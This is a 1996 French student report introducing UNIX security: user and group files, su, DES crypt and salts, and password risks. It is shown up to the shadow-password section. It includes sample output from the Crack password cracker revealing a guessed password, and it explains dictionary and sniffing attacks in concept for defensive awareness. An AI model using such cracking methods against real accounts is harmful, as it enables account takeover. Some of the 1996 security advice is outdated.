**Ecole Nationale supérieure d'Informatique et
de Mathématiques Appliquées de Grenoble**

Institut National Polytechnique de Grenoble

Introduction à la sécurité des systèmes *UNIX* connectés à *Internet*

Pascal Brunox
Année spéciale informatique 1995/96
Juin 1996.

Table des matières

Remerciements

Je tiens à remercier Serge Rouveyrol qui m'a permis, en me confiant ce sujet de projet, de creuser un domaine qui me tenait particuliérement à coeur.

Merci également à tous les professeurs de l'ENSIMAG qui ont fait de cette année spéciale une de mes plus agréables années d'étude.

Introduction

Ces dernières années, la sécurité des systèmes informatiques connectés à Internet est devenue un problème très préoccupant.

L'expansion croissante des réseaux informatiques, l'explosion du nombre des utilisateurs font qu'il devient absolument **vital** d'analyser les risques que chaque système encourt et de réfléchir aux solutions que l'on peut adopter afin de réduire le danger au minimum.

Simson Garfinkel et *Gene Spafford* rapportent dans [7] qu'une étude de 1995, intitulée *Computer Crime in America*, a conclu que 98,5% des entreprises interrogées avaient été les victimes d'attaques informatiques ; 43,3% d'entre elles l'avaient été plus de 25 fois. Il y a là de quoi réfléchir, surtout lorsque l'on sait que la majorité de ces "incidents" ne sont jamais découverts.

UNIX est évidemment concerné au premier chef par ces attaques. C'est en effet un système d'exploitation très utilisé à travers le monde et auquel bien des institutions sont attachées. Comment dès lors protéger votre ordinateur ? On s'en doute, le sujet est très vaste et il n'est évidemment pas question d'être exhaustif dans ce mémoire.

Notre premier objectif est de sensibiliser le lecteur par une introduction à certains problèmes dont il n'a peut-être pas conscience. Bien des administrateurs de systèmes informatiques savent que les utilisateurs sous-estiment souvent les risques qu'ils courrent en la matière.

Nous voudrions donc donner une vue d'ensemble des différentes caractéristiques et vulnérabilités d'*UNIX*. Il s'agira alors de mettre en lumière certains dangers et de proposer des solutions ponctuelles pour y parer.

Nous commençons ce mémoire par un bref historique d'*UNIX*. Après un court bilan sur le degré de sécurité de ce système, nous insistons sur la nécessité de définir avant tout une politique de sécurité.

Les chapitres suivants présentent successivement la gestion des utilisateurs sous *UNIX* et les problèmes que posent aujourd'hui les mots de passe.

Nous décrivons ensuite le système de fichier *UNIX*. Nous insistons sur les risques induits par sa mauvaise utilisation et présentons ses particularités.

Les deux derniers chapitres de ce mémoire sont respectivement consacrés aux menaces programmées et aux services *TCP/IP*. Nous y précisons certains dangers et donnont quelques conseils utiles.

Pour les personnes qui souhaiteraient approfondir les sujets évoqués dans ce document, nous recommandons vivement la lecture de [7], ouvrage sur lequel nous nous sommes largement appuyés. Il s'agit d'un livre très complet qui a le mérite d'avoir une approche assez systèmatique et très pratique de ces problèmes.

Diverses sources d'information en français (donc à **savourer**) sont par ailleurs disponibles sur Internet. Veuillez s'il vous plaît vous reporter à la bibliographie qui se situe à la fin de ce mémoire pour en prendre connaissance.

Chapitre 1

Généralités

Nous présentons dans ce chapitre diverses considérations qui peuvent aider à mieux cerner les problèmes de sécurité sous *UNIX*.

En effet, il n'y a pas un *UNIX* mais une multitude d'implémentations différentes qui présentent toutes des caractéristiques propres. Ainsi, il peut-être utile de connaître un peu l'histoire de ce système d'exploitation.

Nous insistons ensuite sur la nécessité de se fixer des objectifs clairs en matière de sécurité. Il est évidemment beaucoup plus facile de protéger un système lorsque l'on a une idée précise de ce que l'on veut autoriser ou pas.

1.1 *UNIX*

Il est vrai que certains pensent que les mots *UNIX* et *sécurité* sont incompatibles. Pourtant *UNIX* a été bien amélioré de ce point de vue depuis sa création.

1.1.1 Histoire d'*UNIX*

Au milieu des années 1960, *AT&T*, *Honeywell*, *General Electric* et le *MIT* s'engagèrent dans un projet nommé *MULTICS*. Il s'agissait alors de développer un système d'information. Ce projet s'est révélé dès 1969 être beaucoup trop ambitieux pour pouvoir aboutir dans les délais.

C'est alors que Ken Thompson, chercheur chez *AT&T* qui avait travaillé sur le projet, décida de reprendre certaines idées à son compte. Il fût rapidement rejoint par Dennis Ritchie. Peter Neumann suggéra, non sans une certaine ironie,

le nom d'*UNIX* pour le nouveau système.

L'ambition de ce système était simple: être capable de faire tourner des programmes dans de bonnes conditions. Evidemment, la sécurité n'était pas alors une des préoccupations d'origine. Toute personne ayant accès à l'ordinateur était censée pouvoir lui faire subir tout ce qu'elle voulait.

UNIX vit finalement le jour plusieurs mois avant *MULTIX*. Au fil du temps, de nouvelles fonctions apparurent. En 1973, Thompson réécrivit la plupart du système en *langage C* que venait d'inventer Dennis Ritchie. Dès 1977, plus de 500 sites utilisaient *UNIX*.

L'université de Berkeley était l'un d'eux. Au lieu de se contenter d'utiliser le système tel quel, deux étudiants, Bill Joy et Chuck Alley, commencèrent à modifier les sources qu'ils avaient en leur possession afin de les améliorer. La *Berkeley Software Distribution (BSD)* fut publiée en 1978 comme une série de programmes et d'améliorations pour le système *UNIX*.

Durant les années qui suivirent, *AT&T* comprit qu'*UNIX* pouvait être un excellent produit commercial. Dès lors, le climat se durcit entre l'entreprise et l'université de Californie. Ainsi, la distribution 4.2 de *BSD* aurait du s'appeler *BSD 5.0*. Mais les droits d'*UNIX* étaient possédés par *AT&T*: Berkeley n'aurait alors plus eu la possibilité de distribuer sa version sans payer un lourd tribut à la compagnie de télécommunication.

La fracture fût définitive lorsque *AT&T* déclara que la seule vraie version d'*UNIX* était leur nouveau *System V*, résolument incompatible avec *BSD*.

Sun entra alors dans la danse en basant son système *SunOS* sur *BSD 4.1c*. Cette société connût très tôt un grand succès. Pour faire contrepoids, la majorité des autres constructeurs adoptèrent *System V* comme moule pour leur propre système *UNIX*.

Une des préoccupations des acheteurs de systèmes informatiques devînt alors de trouver une version d'*UNIX* standard susceptible de fonctionner avec des machines de différentes origines. Les constructeurs, soucieux de répondre aux attentes de leurs clients, commencèrent à proposer des systèmes qui regroupaient l'ensemble des fonctions des deux familles d'*UNIX*.

Ainsi *Sun* signa avec *AT&T* un accord afin de développer *System V Release 4 (SVR4)* qui était censé regrouper le meilleur de *System V* et de *BSD*. *Solaris* est le nom que *Sun* décida de donner à sa version de *SVR4*.

Inquiets, les autres constructeurs créèrent l'*Open Software Foundation (OSF)* dont le but avoué était d'ôter à *AT&T* le contrôle sur l'évolution d'*UNIX* pour le placer entre les mains d'une coalition dont le seul objectif ne serait pas de maximiser ses profits.

En 1996, la véritable guerre que se livrent les différents concurrents n'est toujours pas terminée. Heureusement, des définitions standards de l'interface, des librairies et du comportement du système *UNIX* sont apparues. Il s'agit de *POSIX* dont l'initiative revient à *IEEE* et qui a été par la suite repris par *ISO*.

Des systèmes *UNIX* gratuits ont également vu le jour. *Linux* [1] est un exemple que connaissent beaucoup d'entre nous. Il rencontre toujours plus de succès auprès des passionnés et commence à intéresser quelques entreprises.

[7] estime à 5 millions le nombre d'ordinateurs sur lesquels *UNIX* est utilisé. Ce succès s'explique en grande partie parce qu'*UNIX* est bien adapté aux processeurs puissants dont l'on dispose aujourd'hui. Il est également dû au fait que les sources du système sont dans bien des cas disponibles. Chacun peut ainsi, s'il le souhaite, les modifier pour les adapter à ses propres besoins.

1.1.2 Sécurité sous *UNIX* ?

Dans cette jungle que constituent les différentes familles et implémentations d'*UNIX*, on peut concevoir qu'administrer un réseau composé de différentes stations fonctionnant sous différentes versions d'*UNIX* relève autant du grand art que du casse-tête chinois.

En outre, *UNIX* n'a pas été conçu dès le départ pour être sûr. Dennis Ritchie a écrit à ce propos: *"It was not designed from the start to be secure. It was designed with the necessary characteristics to make security serviceable"*.

Le soucis premier des concepteurs d'*UNIX* était en effet de permettre à plusieurs utilisateurs de faire tourner en même temps divers programmes sans avoir à souffrir d'éventuels conflits. Ainsi, il fallait préserver l'intégrité des fichiers de chaque utilisateur et garantir qu'aucun programme ne soit en mesure de "planter" le système.

En réalité, *UNIX* dispose maintenant en plus de ces mécanismes de protection de la mémoire, de puissants dispositifs de contrôles d'accès aux fichiers (cf. 4.1) et d'utilisation des ressources du système. On retrouve donc en matière de sécurité le même phénomène que l'on observe pour toutes les fonctions d'*UNIX*. Celles ci ont

1. cf. bibliographie pour de plus amples renseignements.

été ajoutées successivement au fil des années par une multitude de développeurs. C'est là l'un des attraits de ce système : il est capable d'évoluer.

Cependant, cela induit deux conséquences directes :

- *UNIX* est un système composite. Chacune des briques dont il est formé doit ne pas mettre en péril la sécurité du système entier. Peut-on être sûr que tous les programmes que l'on exécute ne comportent pas de trou de sécurité ? Il est difficile de répondre par l'affirmative à une telle question.

- Ensuite, *UNIX* est déjà un système bien âgé. Son potentiel a fait qu'il a su remarquablement s'adapter aux exigences croissantes des utilisateurs. Cependant, certaines des capacités du système notamment en matière de réseau [2] sont maintenant dépassées en ce sens qu'elles n'ont absolument pas été conçues pour ce qu'Internet est devenu. C'est le cas par exemple du mécanisme dit de *trusted port* (cf. 6.2.1).

Toutefois, il nous faut reconnaître que les bugs pouvant mettre en péril la sécurité du système sont en général rapidement corrigés dès leur découverte. Hélas, les constructeurs tardent parfois à intégrer ces modifications dans leurs versions du système, ce qui peut conduire à des situations dramatiques.

Comme constate [7], le miracle, c'est qu'on ait eu si peu de problèmes au regard du nombre faramineux de personnes qui ont développé les programmes utilisés sous *UNIX*. Cela serait plutôt un gage de la robustesse du système.

Quant au deuxième type de problème, à savoir l'inadaptation de certains mécanismes au contexte actuel, il devient nécessaire de réagir. Il y a fort à parier qu'une fois encore *UNIX* s'adaptera ; certains outils disparaitront tandis que d'autres seront créés qui correspondront mieux aux besoins du jour.

1.2 Politique de sécurité

La sécurité des systèmes informatiques est un sujet tellement vaste qu'il est **absolument nécessaire** de définir une politique pour agir de manière construite et efficace.

2. Ces capacités n'existaient bien sûr pas dans le système initial. Elles ont été développées en dehors d'*UNIX*, puis y ont été intégrées.

1.2.1 La sécurité est l'affaire de tous

[3] écrit : *"La sécurité est une chaîne. Un seul maillon faible fragilise l'ensemble"*. *UNIX* est conçu d'une telle manière que le piratage d'un seul compte peut mettre en danger l'ensemble des utilisateurs. Un administateur système n'est pas en mesure de garantir un niveau satisfaisant de sécurité s'il est seul contre tous.

Il est donc indispensable de sensibiliser tous les utilisateurs aux risques qu'ils courrent parfois sans en avoir la moindre idée. La clé du succès résident dans le degré d'implication, et donc d'information, de toutes les personnes concernées. L'établissement d'une *charte* que chacun a à signer, contribue à une prise de conscience globale : les régles de sécurité peuvent être alors vécues comme *"un ensemble de règles librement consenties"*.

[3] et [10] insistent également sur la nécessité d'impliquer la direction dans une politique de sécurité. [7] écrit :

> *"Si vous êtes responsable de la sécurité, mais n'avez aucune autorité pour mettre en place des régles de bonne conduite ni pour sanctionner les personnes qui les enfreignent, votre rôle se réduit simplement à celui de fusible quand un problème survient."*

Et il cite l'exemple de cet administrateur système qui, alerté par plusieurs tentatives d'accès au compte *root*, découvre sur le compte d'un programmeur plusieurs mots de passe "crackés". Il verrouille alors le compte de cet utilisateur et alerte son supérieur. Celui-ci lui demande de remettre en fonction ce compte parce qu'il a besoin de ce programmeur pour finir un projet dans les délais. Trois mois plus tard, l'administrateur est licencié parce que quelqu'un a réussi à pénétrer dans le système informatisé de paie.

La mise en place d'une politique de sécurité est donc une démarche conjointe où la direction, les utilisateurs et les administateurs systèmes doivent faire front.

1.2.2 Etapes pour la mise en place d'une politique

Il n'est pas possible de garantir qu'un système informatique soit sûr à 100%, ne serait-ce parce qu'on ne sait jamais quels bugs peuvent figurer dans les programmes que l'on utilise. La sécurité est donc un **compromis**.

Ce compromis est bien entendu financier. Il faut donc recenser ce que l'on a à protéger. Cela paraît peut-être bête au premier abord mais c'est une étape indispensable. Elle permet notamment d'avoir une vision globale des choses.

Puis, pour chaque élément de la liste établie ci-dessus, on peut essayer de chiffrer les risques et leurs conséquences. Combien vous coûterait la panne d'un de vos serveurs pendant une semaine suite à un acte de piratage?

On envisage alors de faire un inventaire des solutions matérielles et logicielles disponibles en fonction de leur coût. Le but à atteindre est le suivant (cf. [3]) : *"être suffisamment dissuasif"*.

C'est ici que se présente une alternative :

- Autoriser tout ce qui n'est pas explicitement interdit.
- Interdire tout ce qui n'est pas explicitement autorisé.

Enfin, il est nécessaire que toute politique de sécurité soit **cohérente**, ce qui n'est pas toujours trivial à l'échelle de certains systèmes informatiques. Elle se doit également d'être **vivante**.

Dans cette optique, il est bon de nommer un responsable sécurité dont le travail sera d'être l'interlocuteur privilégié en la matière. Ayant une vision globale du site et des problèmes, il sera en mesure d'initier les changements nécessaires. Car en matière de sécurité, les choses évoluent très vite.

1.2.3 Résumé

Voici, rapidement résumés, quelques-uns des points que nous avons évoqués dans les précédents paragraphes.

- Savoir ce que l'on doit protéger et évaluer soigneusement les risques.
- Définir en conséquence une politique globale.
- Adopter les moyens techniques nécessaires à la réalisation de cette politique.
- Informer, sensibiliser, responsabiliser chacun.

La sécurité est principalement une affaire de **bon sens**.

Chapitre 2

UNIX et les utilisateurs

Nous montrons dans ce chapitre, comment *UNIX* gère les utilisateurs de manière individuelle tout d'abord, puis comment ces utilisateurs peuvent être associés au sein de groupes. Il est essentiel de comprendre ces mécanismes puique c'est sur eux que repose une bonne partie du contrôle d'accès aux fichiers.

2.1 Les utilisateurs

2.1.1 Les utilisateurs au sens d'*UNIX*

Bien que tout utilisateur, ait un nom pouvant comporter jusqu'à 8 caractères, *UNIX* représente chacun d'entre eux par un nombre appelé *User Identifier (UID)*. En principe, un *UID* correspond à un seul utilisateur bien que l'administateur système puisse en décider autrement.

Les *UID* sont historiquement des entiers non signés représentés sur 16 bits. Certaines versions d'*UNIX* commencent à utiliser des *UID* codés sur 32 bits.

Cette association *nom de login — UID* est faite dans le fichier */etc/passwd* (cf. 2.1.2).

Chaque utilisateur a un répertoire *home* ; il peut y créer ses fichiers de travail. Il est donc évident qu'à chaque personne physique utilisant l'ordinateur doit être associé au moins un utilisateur *UNIX*. Faute de quoi, on n'est plus en mesure de garantir l'intégrité et la confidentialité des données de chacun.

Parmi les utilisateurs *UNIX*, certains sont particuliers :

- *root* est le super-utilisateur ; il crée les comptes et se charge des tâches systèmes ;

- *daemon* ou *sys* gère les aspects réseaux du système ; il est également quelquefois associé à d'autres programmes tels que les gestionnaires d'impression ;
- *ftp* est utilisé pour l'accès au système en FTP anonyme ;
- et bien d'autres encore [1]...

Plusieurs remarques peuvent être faites ici.

1. Les noms d'utilisateurs cités ci-dessus n'ont rien de magique en eux-mêmes. Un utilisateur *root* qui aurait un *UID* de 103 n'aurait strictement pas plus de droits qu'un utilisateur normal.
2. Tous les livres que l'on peut lire concernant l'administration de systèmes *UNIX* recommandent vivement de ne jamais faire son travail de tous les jours en tant que super-utilisateur : une erreur est si vite arrivée ...
3. Il est en général déconseillé de créer d'autres utilisateurs que *root* avec un *UID* 0. Ce seul point d'attaque suffit déjà amplement. Nul besoin de donner à un pirate une deuxième chance de trouver un mot de passe lui donnant accès complet à votre système.

2.1.2 Le fichier */etc/passwd*

Le fichier */etc/passwd* est en réalité une grande table de correspondance. Il est lisible par tout utilisateur. On y trouve pour chaque *nom de login* :

- le mot de passe [2] de l'utilisateur ... crypté (soulagé ? Vous avez peut-être tort.) ;
- le *UID* de l'utilisateur ;
- le *GID* de l'utilisateur (cf. 2.2.1) ;
- le nom de l'utilisateur dans la vie de tous les jours ;
- son répertoire *home* ;
- son shell préféré, ou celui qu'on lui impose ;

Ci-dessous se trouve un exemple de fichier *passwd*.

```
root:12dGe12ge35qF:0:0:root:/users/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
```

1. Cf. [7] pour une liste plus complète.
2. Cela n'est plus toujours vrai (cf. mécanisme de *shadow password* au 3.2.3).

```
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/usr/lib/news:
ftp:*:404:1::/var/spool/ftp:
pascal:12dGeg5AqFdhr2:500:100:Pascal:/users/pascal:/bin/tcsh
brn:34Fdfg5AqFdhr:501:100:Moi??:/users/brn:/bin/bash
```

En regardant la dernière ligne de ce fichier, on voit que l'utilisateur `brn` a un *UID* de 501 et un *GID* de 100. Comme c'est un utilisateur pénible (et qu'il est seul maître à bord sur son modeste ordinateur) il a mis `Moi??` au lieu de son nom en clair. Son répertoire *home* est `/users/brn` et le shell qu'il utilise est `/bin/bash`.

Une `*` en lieu et place du mot de passe crypté signifie sur les systèmes traditionnels que cet utilisateur a un compte verrouillé. C'est le cas de *bin* par exemple.

2.1.3 La commande *su*

La commande *su* est très pratique. Elle permet tout simplement de changer temporairement le *UID* sous lequel vous voulez que le système vous voit.

Imaginez que vous soyez en train de travailler sur un terminal sous le nom de *pascal* comme vous le confirme la réponse de la commande *whoami* qui figure ci-dessous.

```
bash$ whoami
pascal
```

Vous avez quelques commandes à taper en tant que *brn*. Nul besoin de fermer votre session de travail et d'en démarrer une nouvelle ! Tapez `'su brn'` ; donnez le mot de passe de *brn* et le tour est joué.

```
bash$ su brn
Password:
bash$ whoami
brn
```

En effet, à l'appel de la commande *su*, *UNIX* exécute une copie de votre shell en lui affectant un *UID* [3] qui correspond au nouvel utilisateur que vous voulez temporairement devenir.

Vous n'avez plus qu'à quitter ce shell lorsque vous voulez reprendre votre précédente identité.

3. La gestion des *UID* au niveau des processus n'est pas si simple que ça en réalité (cf. 4.2.3).

Cette commande peut bien-entendu être utilisée pour devenir super-utilisateur. On comprend alors que toute tentative, fructueuse ou non, d'utilisation de la commande dans ce but soit enregistrée dans un fichier journal. C'est un des moyens dont dispose l'administrateur pour déterminer si quelqu'un essaie de deviner le mot de passe du compte *root*. Un exemple d'enregistrement figurant dans ce fichier se trouve ci-dessous.

```
May 29 22:41:05 su: FAILED SU brn on ttyp0
May 29 22:41:12 su: brn on ttyp0
```

2.2 Les groupes

2.2.1 Intérêt des groupes

Chaque utilisateur, comme nous l'avons défini dans les paragraphes précédents, appartient au moins à un groupe. Ce groupe, que nous pourrions appeler groupe de base, est celui dont le *GID* est associé au nom de login correspondant dans le fichier */etc/passwd*.

Comme nous le verrons au 4.1, les groupes sont le moyen pour plusieurs utilisateurs, qui travaillent sur un même projet par exemple, de partager des données.

Un utilisateur étant susceptible d'être intégré dans plusieurs équipes, il est naturel qu'il puisse également être membre de plus d'un groupe.

Chaque groupe est représenté par un *GID* de manière similaire à la technique employée pour les utilisateurs. Le fichier qui contient les informations sur les différents groupes existants est le fichier */etc/group*.

2.2.2 Le fichier */etc/group*

Ce fichier comporte une suite de lignes formées de plusieurs champs :

- le nom du groupe ;
- le mot de passe (éventuel) du groupe crypté comme le mot de passe utilisateur ;
- le *GID* du groupe ;
- la liste des noms d'utilisateurs membre de ce groupe (peut être vide).


Voici ci-dessous un exemple de fichier *group*.

```
root:*:0:root
daemon:*:2:root,daemon
wheel:*:10:root, brn
floppy:*:11:root
mail:*:12:mail
news:*:13:news
uucp:*:14:uucp
users:*:100:games
```

Comme on le voit sur la figure qui suit, les utilisateurs *brn* et *pascal* font tous deux partie du groupe *users*. Ceci ne figure pas dans le fichier */etc/group* mais dans le fichier */etc/passwd*. En effet *users (GID 100)* est le groupe de base de ces deux utilisateurs.

En outre, *brn* fait également partie du groupe *wheel*, tout comme *root*.

En revanche, *uucp* est seul dans le groupe *uucp*.



2.2.3 La commande *newgrp*

La commande *newgrp* est le pendant pour les groupes de la commande *su* que nous avons évoquée au 2.1.3.

Sur les versions d'*UNIX* d'*AT&T* antérieure à *SVR4*, un utilisateur ne pouvait être considéré comme membre que d'un seul groupe à la fois.

Dans l'exemple du paragraphe précédent, l'utilisateur *brn* aurait alors été considéré comme membre du groupe *users* en ouvrant une session de travail. Pour faire valoir de manière temporaire son appartenance au groupe *wheel*, il aurait dû utiliser la commande *newgrp* de la manière suivante :

```
bash$ newgrp wheel
bash$
```

Sur les systèmes *UNIX* issus de *BSD*, lorsqu'un utilisateur ouvre une session de travail, l'ensemble des fichiers *passwd* et *group* est parcouru et l'utilisateur est considéré comme simultanément membre de l'ensemble des groupes où il figure. La nécessité de la commande *newgrp* n'est alors plus évidente.

Toutefois, il faut remarquer que si *newgrp* permet également de changer de *GID* pour celui d'un groupe dont on n'est pas membre. C'est là qu'interviennent les mots de passe de groupes. Cette commande peut donc conserver une utilité et a en conséquence parfois survécu jusqu'à maintenant.

Dans la pratique, ces caractéristiques sont rarement utilisées. Elles ne sont pas disponibles sur tous les systèmes *UNIX*.

2.3 Vulnérabilité des fichiers *passwd* et *group*

La vulnérabilité de ces fichiers tient essentiellement au choix qui a été fait à l'époque de donner accès à tout le monde aux mots de passe cryptés des utilisateurs et des groupes.

Le chapitre suivant est entièrement consacré aux problèmes des mots de passe sous *UNIX*.

Chapitre 3

L'épineux problème des mots de passe

Ce chapitre présente les risques liés aux mots de passe. Après une explication du mécanisme mis en oeuvre sous *UNIX*, nous envisageons les divers types d'attaques qui peuvent y être portées et nous proposons quelques solutions.

3.1 Le mécanisme

Au début de la longue histoire d'*UNIX*, les mots de passe n'existaient pas. La sécurité des ordinateurs reposait entièrement sur le contrôle de l'accès aux locaux.

Quelques années seulement après la création du système, [7] rapporte que les programmeurs confrontés aux premiers mécanismes de mots de passe trouvaient ce changement particulièrement énervant et inutile.

C'est pourtant là ce qui constitue aujourd'hui la base de l'authentification des utilisateurs sous la grande majorité des systèmes *UNIX*.

3.1.1 Principe d'identification

Un fois confronté à l'invite de sa machine, l'utilisateur d'*UNIX* doit, pour pouvoir travailler, s'identifier comme étant habilité à utiliser l'ordinateur.

Le mécanisme ultra-classique consiste à donner un nom d'utilisateur suivi d'un mot de passe. *UNIX* cherche alors dans le fichier */etc/passwd* le nom entré, puis, s'il a été trouvé, le mot de passe saisi est crypté et comparé avec celui qui figure dans le même fichier (cf. 2.1.2).

En cas de correspondance des deux chaînes de caractères cryptées, le système suppose que la personne au bout du clavier est bien autorisée à ouvrir une session de travail.

Ce mécanisme n'est plus satisfaisant aujourd'hui pour bien des raisons que nous détaillerons plus loin dans ce chapitre.

3.1.2 Principe de cryptage

Le cryptage du mot de passe est réalisé par appel de la fonction *crypt*.

Cette fonction dont le prototype figure ci-dessous, prend en entrée une chaîne de caractères contenant le mot de passe en clair *(key)* et une seconde chaîne de deux caractères contenant un sel *(salt)*. Elle renvoie une chaîne contenant le mot de passe crypté qui correspond aux entrées.

*char * crypt(const char *key, const char *salt);*

La chaîne *key* est utilisée comme clé de cryptage pour coder suivant l'algorithme *DES* [1] un bloc de 0 de 64 bits. Le résultat est alors à nouveau codé avec la même clé et ainsi de suite. A la fin de l'algorithme on obtient une chaîne de 64 bits, résultat de 25 codages successifs, qui est stockée sous la forme de 11 caractères imprimables [2].

Mais cela n'est pas suffisant. En effet, deux utilisateurs auraient alors pu se rendre compte par hasard qu'ils avaient le même mot de passe en comparant simplement les deux entrées du fichier *passwd*.

Morris et Thompson ajoutèrent alors ce qu'ils appelèrent un sel. Les deux caractères contenus dans la chaîne *salt* ont en effet la propriété de changer le résultat de la fonction *crypt* pour une même valeur de *key*. Le sel avec lequel le mot de passe est assaisonné, est choisi parmi les 4096 valeurs possibles en fonction de l'heure à laquelle l'utilisateur change son mot de passe. Il y a donc une probabilité infime pour que deux personnes se retrouvent avec le même mot de passe crypté.

Ce sel est stocké dans les deux premiers caractères de la chaîne contenant le mot de passe crypté qui figure dans le fichier *passwd*. Cette chaîne comporte donc au total 13 caractères.

---

1. Cf. l'excellent chapitre de [7] sur les diverses méthodes de codage.
2. Chacun de ces caractères comporte 6 bits du résultat, représentés comme l'un des 64 élèments de l'ensemble {'.', '/', '0', ... , '9', 'A', ... , 'Z', 'a', ... , 'z'} .

A l'époque où *UNIX* fonctionnait sur des processeurs *PDP-11*, cette méthode prenait environ une seconde pour coder un mot de passe.

Il faut reconnaître que cet algorithme a particulièrement bien résisté jusqu'à maintenant. Depuis une vingtaine d'années que la fonction *crypt* [3] est utilisée, il n'y a toujours pas de méthode connue pour obtenir la chaîne d'origine à partir de la chaîne codée.

Malheureusement, un autre type d'attaque a été rendu possible par l'évolution de la puissance et de la capacité de stockage des ordinateurs.

3.2 Les dangers relatifs aux mots de passe

3.2.1 Les attaques de type *"dictionnaire"*

Il est à l'heure actuelle tout à fait possible de passer sur un fichier de mots de passe certains programmes dont la vocation est de deviner leur valeur.

L'un de ces programmes est le fameux *Crack* qui a été conçu pour que les administateurs systèmes soit au moins aussi bien équipés que les "crackeurs" en la matière.

Crack [4] est capable de deviner le mot de passe d'un utilisateur en se basant sur les combinaisons de lettres et de chiffres de son nom de login, de son nom et de mots des dictionnaires qu'on veut bien lui fournir. Il est particulièrement efficace dans la majorité des cas, car rares sont les personnes qui prennent la peine de choisir un mot de passe difficile à deviner. Ci-dessous figure un exemple de sortie du programme *Crack*.

```
Crack 4.1f RELEASE, The Password Cracker (c) Alec D.E. Muffett
Sorting data for Crack.
Jun 19 10:18:13 User nobody has a locked password:- *
Jun 19 10:18:13 User ftp has a locked password:- *
Jun 19 10:18:13 User news has a locked password:- *
Running program in foreground
Jun 19 10:18:14 Loading Data, host=hercule pid=1061
Jun 19 10:18:14 Loaded 7 password entries with 7 salts: 100%
Jun 19 10:18:14 Loaded 240 rules from 'Scripts/dicts.rules'.
Jun 19 10:18:14 Loaded 74 rules from 'Scripts/gecos.rules'.
Jun 19 10:18:14 Starting pass 1 - password information
```

3. Et que ses sources sont disponibles.
4. Cf. A pour plus de détails sur *Crack*.

```
Jun 19 10:18:15 FeedBack: 0 users done, 7 users left to crack.
Jun 19 10:18:15 Starting pass 2 - dictionary words
Jun 19 10:18:15 Applying rule '!?Al' to file 'Dicts/GrosDico'
Jun 19 10:18:20 Rejected 72841 words on loading, 82390 words left
Jun 19 10:18:21 Sort discarded 475 words; FINAL DICT SIZE: 81915
Jun 19 10:19:45 Guessed manu [grenoble] LcJDte5nrHyO2
Jun 19 10:22:03 Closing feedback file.
Jun 19 10:22:03 FeedBack: 1 users done, 6 users left to crack.
```

Des variations sur le thème sont possibles. *Crack* part d'un dictionnaire de mots en clair et code toute chaîne qu'il veut essayer puis la compare avec les entrées de */etc/passwd*. Le temps d'exécution peut donc être considérable. Mais avec un bon *PC*, ce n'est maintenant plus qu'une affaire de jours. Or, rare sont les gens qui changent de mot de passe toutes les semaines ...

Il est également faisable de construire un dictionnaire de chaînes codées. Si la production de ce dernier est très longue, une simple recherche à l'intérieur suffit ensuite à trouver la chaîne d'origine. Evidemment le sel de Morris et Thompson fait que pour 100 000 mots en clair, le dictionnaire contiendra 409 600 000 [5] entrées codées. Si l'on gagne en temps, on a en revanche besoin de beaucoup de place pour stocker tout cela. Mais c'est aujourd'hui parfaitement envisageable.

Nous évoquons au 3.2.3 quelques moyens pour essayer de tenir en échec les attaques *"dictionnaire"*.

3.2.2 Les ordinateurs *renifleurs*

Certains peuvent, au cours d'un voyage ou tout simplement parce qu'ils ont deux bureaux, avoir à accéder via Internet à un ordinateur distant. On utilise habituellement pour cela les commandes *rlogin* ou *telnet* d'*UNIX*.

Imaginez alors que quelqu'un place un ordinateur quelque part sur le réseau entre là où vous êtes et le serveur auquel vous souhaitez accéder. Il suffit alors à l'indiscret de lire tous les paquets *IP* qui passent à portée de sa carte réseau pour connaître non seulement votre nom de login, mais également votre mot de passe en clair.

Ne croyez pas que ce type d'incident soit rare. Des programmes faciles à mettre en œuvre permettent de capturer tout ou partie des paquets *IP* transitant via une interface réseau. Il existe maintenant des portables qui sont de vrais

5. Remarquons ici que le sel étant choisi en fonction de l'heure où le mot de passe est changé, certaines valeurs sont nettement plus probables que d'autres. C'est très dommage !

petites merveilles à des prix très encourageants.

Qui plus est, la plupart des câbles constituant le réseau de bien des universités sont facilement accessibles : il suffit souvent de soulever une plaque d'égoût. A ce compte là, les journées des *renifleurs* deviennent rapidement rentables.

Heureusement là aussi des parades, hélas encore trop peu utilisées, existent. Nous les évoquons au 3.2.4.

3.2.3 Tenir en échec les *dictionnaires*

Mécanisme de *shadow password*

La première mesure à prendre pour protéger les mots de passe d'un système *UNIX* est d'adopter un mécanisme appelé *shadow password*.

Avec ce principe, les chaînes cryptées contenant les mots de passe d'utilisateurs et de groupes ne sont plus lisibles par tout un chacun dans les fichiers */etc/passwd* et */etc/group*. Elles sont stockées ailleurs, consultables et modifiables seulement par un certain nombre d'utilisateurs (dont *root*).

Un éventuel pirate, ayant un compte sur votre machine et voulant y essayer son dictionnaire, sera alors obligé de s'affronter à l'invite du *login*. Les nombreux messages d'avertissements enregistrés par le système, dont un exemple figure ci-dessous, ne manqueront pas dans ce cas de vous alerter.

```
Jun 19 12:38:24 hercule login: 1 LOGIN FAILURE ON tty5, brn
Jun 19 12:38:26 hercule login: 2 LOGIN FAILURES ON tty5, brn
